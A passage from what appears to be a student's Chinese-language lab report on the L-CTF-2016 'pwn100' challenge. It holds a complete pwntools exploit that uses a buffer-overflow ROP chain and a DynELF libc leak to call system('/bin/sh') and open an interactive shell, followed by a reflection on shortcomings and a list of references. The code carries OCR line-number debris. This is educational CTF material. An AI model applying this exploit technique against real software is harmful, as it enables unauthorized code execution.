	puts	extern	0000000000601068	80000000			R	-	-	-	-	T	-
	setbuf	extern	0000000000601070	80000008			R	-	-	-	•	T	-
	read	extern	0000000000601078	80000008			R	-	-	-		T	-
f	libc_start_main	extern	0000000000601080	80000008			R	-		-		T	

```
from pwn import *
1
 3
    sh = process("./pwn100")
    elf = ELF("./pwn100")
6
    pop_rdi_addr = 0x400763
    start_addr = 0x400550
    puts_addr = elf.symbols["puts"]
8
9
10
    # 用于传入DynELF的函数参数
11
    def leak(addr):
12
        payload = b'a'*72 + p64(pop_rdi_addr) + p64(addr) + p64(puts_addr) +
    p64(start_addr)
        payload += b'A' * (200-len(payload))
13
14
        sh.send(payload)
        sh.recvuntil(b"bye~\n")
15
16
        data = sh.recv()
17
18
        data = data[:-1]
19
        if not data:
            data = b'' \setminus x00''
20
21
        data = data[:4]
22
23
        return data
24
25
    d = DynELF(leak, elf=elf)
    system_addr = d.lookup("system", "libc")
26
27
    print("system addr:", hex(system_addr))
28
29
    # 写字符串"/bin/sh"
30
31
    str\_addr = 0x601060
    pop_addr = 0x40075a
32
33
    mov\_addr = 0x400740
34
35
    read_got = elf.got["read"]
    payload = b'a'*72 + p64(pop_addr) + p64(0) + p64(1) + p64(read_got) + p64(8)
    + p64(str\_addr) + p64(0) + p64(mov\_addr) + b'A'*56 + p64(start\_addr)
```

```
payload += b'A' * (200-len(payload))
37
38
    sh.send(payload)
39
    sh.recvuntil(b"bye~\n")
   sh.send("/bin/sh\x00")
40
41
42 | # get shell
43
    payload = b'a'*72 + p64(pop_rdi_addr) + p64(str_addr) + p64(system_addr) +
    p64(start_addr)
44 payload += b'A' * (200-len(payload))
45 | sh.send(payload)
46 | sh.interactive()
47
```

成功进入到shell

五、实验总结

1. 不足之处

- 1. 编写题解代码时还不够熟练,还需要参考他人的witeup
- 2. 对于不同类型系统的理解还不够深刻,导致有一些问题解决的不够顺利
- 3. 在32位、64位虚拟机以及python2和python3的环境下折腾的时间较久

2. 改进之处

1. 部分实验如ret2shellcode复现时,已经进入了shell,但是不能完整执行shell命令,多次调整 payload的长度也未能起到效果,经查阅说可能是操作系统位数存在差异导致,这里还需要继续研究

六、实验参考

基本 ROP - CTF Wiki (ctf-wiki.org)

<u>DynELF-CSDN博客</u>

pwn-100 (L-CTF-2016) --write up-CSDN博客